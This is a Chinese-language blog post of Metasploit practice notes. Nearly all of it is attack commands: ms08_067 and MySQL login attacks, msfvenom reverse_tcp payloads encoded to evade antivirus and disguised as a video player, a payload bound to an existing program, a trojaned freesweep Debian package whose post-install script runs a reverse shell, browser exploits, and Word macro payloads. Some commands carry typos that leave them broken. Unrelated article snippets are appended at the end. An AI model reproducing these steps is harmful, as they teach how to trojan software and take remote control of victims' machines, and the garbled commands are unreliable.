
metasploit练习
复现ms08_067_netapi
使用模块
msf5 > use exploit/windows/smb/ms08_067_netapi
查看配置
msf5 exploit(windows/smb/ms08_067_netapi) > show options

配置目标地址
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.19.132

查看target

配置target
msf5 exploit(windows/smb/ms08_067_netapi) > set target 34

检查配置
msf5 exploit(windows/smb/ms08_067_netapi) > show options

开始攻击
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

攻击成功

-------------------------------分割线-------------------------------------
auxiliary/scanner/mysql/mysql_login

msf5 auxiliary(scanner/mysql/mysql_login) > show options
msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.19.180
msf5 auxiliary(scanner/mysql/mysql_login) > set username root
msf5 auxiliary(scanner/mysql/mysql_login) > set BLANK_PASSWORDS true

msf5 auxiliary(scanner/mysql/mysql_login) > show options

msf5 auxiliary(scanner/mysql/mysql_login) > run

------------------------------------分割线----------------------------------------
制作后门软件
msfvenom –a x86 –platform windows –p windows/meterpreter/reverse_tcp LHOST=192.168.44.128 LPORT=7777 –b “\x00” –e x86/shikta_ga_nai –I 10 –f exe –o /var/www/html/西瓜影音.exe
参数说明:
-a 指定架构 x86 x64
-platform 指定平台
-p 指定payload
LHOST 目标主机执行程序后连接我们kali的地址
LPORT 目标主机执行程序后连接我的kali的端口
-b 去掉坏字符、坏字符影响payload的正常执行
-e 指定编码器也就是所谓的免杀
-i 指定payload有效载荷编码次数
-f指定输出格式
-o 指定允许名称和导出位置
msfconsole
use exploit/multi/handler 打开监听
show options
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.44.128
set LPORT 7777
exploit
systemctl start apache2
background 保存会话退出
sessions 查看会话
sessions –i 3 使用会话
给软件加后门
思路:先查看主程序会调用哪些附加的小程序,然后把payload后门和这些小程序绑定到一起。当然也可以直接加到主程序上,但是加主程序上容易报错。
msfvenom –a x86 –platform windows –p windows/meterpreter/reverse_tcp LHOST=192.168.44.128 LPORT=8888 –b “\x00” –e x86/shikata_ga_nai –I 10 –x QvodTerminal.exe –f exe –o /var/www/html/QvodTerminal.exe
-x 绑定到当前目录下的软件上
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.44.128
set LPORT 8888
jobs
exploit
jobs –k 退出
制作Linux恶意软件获取shell
使用msfvenom生成Linux可执行文件
msfvenom –a x64 --platform linux –p linux/x64/shell/reverse_tcp LHOST=192.168.44.128 LPORT=9999-b “\x00” –i 10 –f elf –o /var/www/html/xuezha
参数和生成Windows的差不多
--platform 指定linux
-f 指定elf即linux下的可执行文件类型
use exploit/multi/handler
set payload linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.44.128
set LPORT 9998
exploit
制作linux下的恶意软件包
apt –download-only install freesweep 仅下载文件包
ls /var/cache/apt/freesweep_1.0.1-1_amd64.deb 查看下载后的文件
若是碰到apt锁定:
ps –aux | grep apt 查看进程
kill -9 2303 杀死进程
dpkg –x freesweep_1.0.1_amd64.deb free 解压源文件
msfvenom –a x64 –platform linux –p linux/x64/shell/reverse_tcp LHOST=192.168.44.128 LPORT=9997 –b “\x00” –i 10 –f elf –o /root/free/usr/games/freesweep_scores
mkdir free/DEBIAN && cd free/DEBIAN
vim /root/free/DEBIAN/contro 创建软件包信息
Package: freesweep
Version: 1.0.1-1
Section: Game and Amusement
Priority: optional
Architecture: amd64
Maintainer: Ubuntu MOTU Developers (Ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display – in Linux consle, in an xterm, and in
most text-based terminals currently in use.
tee /root/free/control << ‘EOF’ 追加
EOF 结尾
tee /root/free/DEBIAN/postinst << ‘EOF’ 安装后脚本
#!/bin/bash
sudo chmod 2755 /user/games/freesweep_scores
sudo /usr/games/freesweep_scores &
EOF
chmod +755 /root/free/DEBAIN/postinst 加权限
dpkg-deb –bulid /root/free 打包
ls free.deb
dpkg –i free.deb 安装
use exploit/multi/handler
set payload linux/x64/mwterpreter/reverse_tcp
set LHOST 192.168.44.128
set LPORT 8889
exploit
利用XP系统的IE浏览器漏洞获取shell
ms14_064_ole
官方链接:https://docs.microsoft.com/zh-cn/security-updates/securitybulletins/2014/ms14-064
Windos OLE 中的漏洞可允许远程执行代码
use exploit/windows/browser/ms14_064_ole_code_execution
show options
show targets 对谁攻击
set payload windows/meterpreter/revese_tcp
set LHOST 192.168.44.128
run
rexploit 重新加载模块
基于java环境的漏洞利用获取shell
use exploit/windows/browser/ms14_064_ole_code_execution
set payload windows/meterpreter/revese_tcp
set LHOST 192.168.44.128
set targets 1
set AllowPowershellPrompt true 以管理员身份执行
set TRYUAC true
exploit
利用版本jre6/7/8
use exploit/multi/browser/java_jre17_driver_manager
show payloads
set LHOST 192.168.44.128
set payload java/meterpreter/http
run
利用宏感染word文档获取shell
生成宏代码
msfvenom –a x86 –platform windows –p windows/meterpreter/reverse_tcp LHOST=192.168.44.128 LPORT=7777 –e x86/shikata_nai –i 10 –f vba-exe
复制生成的宏代码中sub 。。。。。end sub 到文档的宏中。后面payload date 复制到文档中
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.44.128
set LPORT 4444
exploit
-----------------------------------------------------------分割线-----------------------------------------------------------------
metasploit练习的更多相关文章
- Metasploit各版本对比
功能特性 描述 Metasploit Framework Metasploit Community Metasploit Express Metasploit Pro Pricing ...
- 关于kali2.0rolling中metasploit升级后无法启动问题的解决总结
最近在学习metasploit的使用,文中提到可以使用msfupdate命令来对metasploit的payload.exploit等进行升级,我就试了一下,没想到升级过程并不麻烦,但升级后却出现了无 ...
- [转]初探Metasploit的自动攻击
1. 科普Metasploit 以前只是个Back Track操作系统(简称:BT) 下的攻击框架,自成继承了后攻击渗透模块,隐隐有成为攻击平台的趋势. 我们都戏称它为美少妇,很简单,msf. 它 ...
- 移动安全初探:窃取微信聊天记录、Hacking Android with Metasploit
在这篇文章中我们将讨论如何获取安卓.苹果设备中的微信聊天记录,并演示如何利用后门通过Metasploit对安卓设备进行控制.文章比较基础.可动手性强,有设备的童鞋不妨边阅读文章边操作,希望能激发大家对 ...
- metasploit渗透初探MR.robot(一)
看了MR.robot,有一种研究渗透技术的冲动, 网上也看了些教程,要从kali linux说起, 下载vmware 12,http://www.vmware.com/go/tryworkstatio ...
- metasploit用法
1.msfconsole 进入metasploit 2.help connect 查看帮助 3.msfcli -h 查看帮助 4.ms08_067_netapi O 字符命令后加“O”,查看配置 5. ...
- chapter1 渗透测试与metasploit
网络对抗技术课程学习 chapter1 渗透测试与metasploit 一.读书笔记 二.渗透测试 通过模拟恶意攻击者的技术与方法进行攻击,挫败目标系统安全控制措施,取得访问控制权,并发现具备业务影响 ...
- 原创教程:《metasploit新手指南》介绍及下载
原创教程:<metasploit新手指南>介绍及下载 1.1 作者简介 这份教程并不是“玄魂工作室”原创,但是我还是要力推给大家.相比那些一连几年都在问“我怎么才能入门”的人而言,我们更欣 ...
- kali 2.0 启动metasploit服务
kali 2.0 已经没有metasploit 这个服务了,所以service metasploit start 的方式不起作用. 在kali 2.0中启动带数据库支持的MSF方式如下: 首先启动po ...
- CentOS 6.x安装Metasploit
现在开始安装Metasploit框架,前面的包安装成功之后,我们需要再安装一些Metasploit依赖的Ruby库,命令如下: gem install wirble pg sqlite3 msgpac ...
随机推荐
- 一、FreeMarker实现对js和css压缩
1.代码压缩理解:实际上就是将原有的文本中无用的注释.空行.空格去掉来压缩文件的大小.进行js和css压缩会带来如下好处:1)减小了文件的体积,减少文件占用的内存;2)减小了网络传输量和带宽占用; 3 ...
- JSON 解析中遇到的坑😭
最近做加解密遇到一个很“奇葩的问题”,解析服务端加密后的字符串 序列化 时一直报错 "json解析失败:Error Domain=NSCocoaErrorDomain Code=3840 & ...
- Python安装numpy,pandas慢,超时报错,下载不了的解决方法
由于python的默认源是国外的,所以下载的时候会很慢,甚至会出现超时下载失败,提供两个解决方法 1.设置pip的超时限制 打开cmd 输入pip --default-timeout=100 inst ...
- centos 下安装nginx
安装make: yum -y install gcc automake autoconf libtool make 安装g++: yum install gcc gcc-c++ cd /usr/loc ...
- MySQL高级 InnoDB 和 MyISAM 的区别
InnoDB:支持事务处理等不加锁读取支持外键支持行锁不支持FULLTEXT类型的索引不保存表的具体行数,扫描表来计算有多少行DELETE 表时,是一行一行的删除InnoDB 把数据和索引存放在表空间 ...
- Duilib热键
转载:https://www.zhaokeli.com/article/8288.html 在initwindow中注册热键 //生成热键标识,需要保存起来退出时销毁使用 int m_HotKeyId ...
- 利用java反射调用类的的私有方法--转
原文:http://blog.csdn.net/woshinia/article/details/11766567 1,今天和一位朋友谈到父类私有方法的调用问题,本来以为利用反射很轻松就可以实现,因为 ...
- 嵌入式编程中使用 do{...} while(0) 的解释
最近在看esp32的idf,有一些宏定义使用了do while(0)这种看起来好像没啥用的代码.然后我查了一下资料,发现在linux内核代码中经常用到这个东西! 现在就将这个东西整理一下. 为什么在内 ...
- Python 基础之面向对象之常用魔术方法
一.__init__魔术属性 触发时机:实例化对象,初始化的时候触发功能:为对象添加成员,用来做初始化的参数:参数不固定,至少一个self参数返回值:无 1.基本用法 #例:class MyClass ...
- H5中input输入框tppe为date时赋值(回显)
1.当时间为2013-09-05时正常显示 <input class="form-control" name="applytime" type=" ...